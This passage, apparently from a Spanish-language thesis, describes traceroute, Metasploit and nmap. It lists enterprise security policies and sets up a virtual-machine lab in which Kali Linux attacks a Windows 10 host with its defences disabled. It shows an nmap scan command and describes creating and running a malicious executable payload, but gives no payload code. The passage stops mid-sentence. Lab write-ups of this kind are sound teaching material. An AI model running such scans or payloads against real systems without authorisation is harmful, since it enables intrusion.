


Fuente: Autoría propia – Catherin Castellanos

2.9.3 Traceroute

Traceroute es una de las herramientas más usadas en telemática y/o telecomunicaciones, que permite rastrear las rutas que toman los paquetes desde un host IP emisor a un host IP destino. La versión de traceroute en los sistemas GNU/Linux utiliza por defecto paquetes UDP.

Ilustración 12 Comando Traceroute




Fuente: Autoría propia – Catherin Castellanos

2.9.4 Metasploit Framework

La consola de Metasploit es principalmente utilizado para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su propósito esencial es la explotación. Esta herramienta permite conectarse hacia objetivo de tal manera se puedan ejecutar los exploits contra este[11].

[11] Reydes. Hacking con Kali Linux Una Perspectiva Práctica [Alonso Eduardo Caballero Quezada]. [Sitio web]. [Consulta: 06 septiembre 2023]. Disponible en: https://www.reydes.com/archivos/Kali_Linux_v3_Alonso_ReYDeS.pdf

Ilustración 13 Metasploit Framework en Kali Linux



Fuente: Autoría propia – Catherin Castellanos

2.10 DATOS IDENTIFICADOS EN EL PAYLOAD

Debemos de tener conocimiento que toda empresa, debe aplicar en su infraestructura de red servicios políticas de seguridad que sea parte de la guía para la seguridad de la información de los equipos desde la intranet y hacia la WAN.

Personalmente, cuando se posee equipos de trabajo personal, no se aplica las recomendaciones dadas porque en su mayoría es requerido la instalación de software licenciados, entre ellos, los antivirus, que permita explotar todas las herramientas incluidas en el licenciamiento, en la protección del equipo.

Entre las políticas a establecer en las redes LAN empresariales se encuentran:

- Actualizaciones en los sistemas de seguridad, tanto equipo de hardware y aplicaciones de software.
- Monitoreo de las aplicaciones y servicios instalados en los equipos principales.
- Implementar un procedimiento seguro para el acceso a los sistemas, equipos de trabajo y las aplicaciones.
- El proceder con la instalación y utilización de cualquier software que genere restricciones en aplicaciones y los sistemas deben estar restringidos y controlados.
- Todos los sistemas de gestión de contraseñas deben asegurar contraseñas de calidad, donde se incluyan letras, números y caracteres especiales.
- Establecer planes de contingencia los casos de emergencia.
- Programar planes respaldos de la información.

Por lo anterior, antes las recomendaciones necesarias en ciberseguridad para la protección de los servicios, aplicativos e información alojada en todos los dispositivos y también servicios que sean adquiridos con proveedores terceros por

la empresa, el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

- Sistema operativo Windows 10 – arquitectura de 64 bits
- Desactivados los sistemas de seguridad, entre ellos el Firewall, Windows Defender, Antivirus entre otros).


La eliminación del archivo ubicado en la carpeta Escritorio de Windows 10.

2.11 HERRAMIENTA UTILIZADA PARA IDENTIFICAR LOS FALLOS DE SEGURIDAD Y PUERTOS

En todos los sistemas operativos en sus diseños de la arquitectura están inmersos a presentar vulnerabilidades, de esta manera, con el sistema operativo Kali Linux, trae dentro de ello, herramientas para buscar vulnerabilidades, crear archivos maliciosos, explotar vulnerabilidades, entre infinidad de funciones.

En la ilustración 14, se procede a buscar los puertos que están abiertos en el host final, refiriéndonos al sistema operativo de Windows, con el comando *nmap –A 192.168.5.185*.


Ilustración 14 Escaneo al host



Fuente: Autoría propia – Catherin Castellanos

Confirmamos la información que nos estableció con la herramienta Nmap de Kali Linux, con el fin de obtener conocimiento de los puertos abiertos que están abiertos en este sistema operativos y que sea el medio de vulnerabilidad para ingresar al equipo final. En la ilustración 15, ejecutamos en Windows 10 el comando *netstat -a*

Ilustración 15 Verificación de puertos en Wndows 10




Fuente: Autoría propia – Catherin Castellanos

2.12 AFECTACIONES DEL ATAQUE A LA MAQUINA WINDOWS 10

Los ataques cibernéticos en la World Wide Web a un dispositivo tecnológico, sin ser relacionado que el atacante sea parte de la misma red, difiere de métodos para ingresar a los equipos principales funcionales de una red hasta a los equipos finales del empleado de la red, pero para este caso el atacante utilizo herramientas alcanzables creando payload, un software malicioso con extensión. exec ejecutable, teniendo resultado final la activación del mismo archivo y tener control sobre él.

Así mismo, se aclara que antes de realizar la inyección del software malicioso a la red, los delincuentes cibernéticos realizan un barrido de los puertos abiertos del dispositivo final para procesar el ataque. En la ilustración 16, se observa parte del procedimiento realizado para la intrusión obtenida entre el equipo Windows 10 en la máquina virtual.

Ilustración 16 Explicación grafica intrusión víctima-cliente




Fuente: https://ccnadesdecero.es/seguridad-red-lan/

2.13 ESCENARIO VULNERABILIDAD PAYLOAD

Solución

Para iniciar con el laboratorio, lo efectuaremos en dos máquinas virtuales instaladas en el software VirtualBox. Accedemos al equipo de la víctima, con el fin de extraer la versión del sistema operativo, el tipo de sistema, la arquitectura de la máquina, la dirección IP, mascara de red y puerta de enlace del segmento, como se puede observar en la ilustración 17 e ilustración 18.


Ilustración 17 Arquitectura Windows 10



Fuente: Autoría propia – Catherin Castellanos

El segmento de la red que se encuentra el equipo Windows de la víctima es la dirección IP 192.168.5.185.

Ilustración 18 Dirección IP para el equipo victima Windows 10



Fuente: Autoría propia – Catherin Castellanos


Ahora ingresamos a la máquina virtual del equipo Kali Linux, para corroborar la dirección IP asignada automáticamente desde el equipo que realizara la intrusión al equipo de Windows 10. Ver ilustración 19.

Ilustración 19 Dirección IP Kali Linux

Fuente: Autoría propia – Catherin Castellanos


Validando que los dos equipos estén en la misma red, desde el equipo atacante con el comando 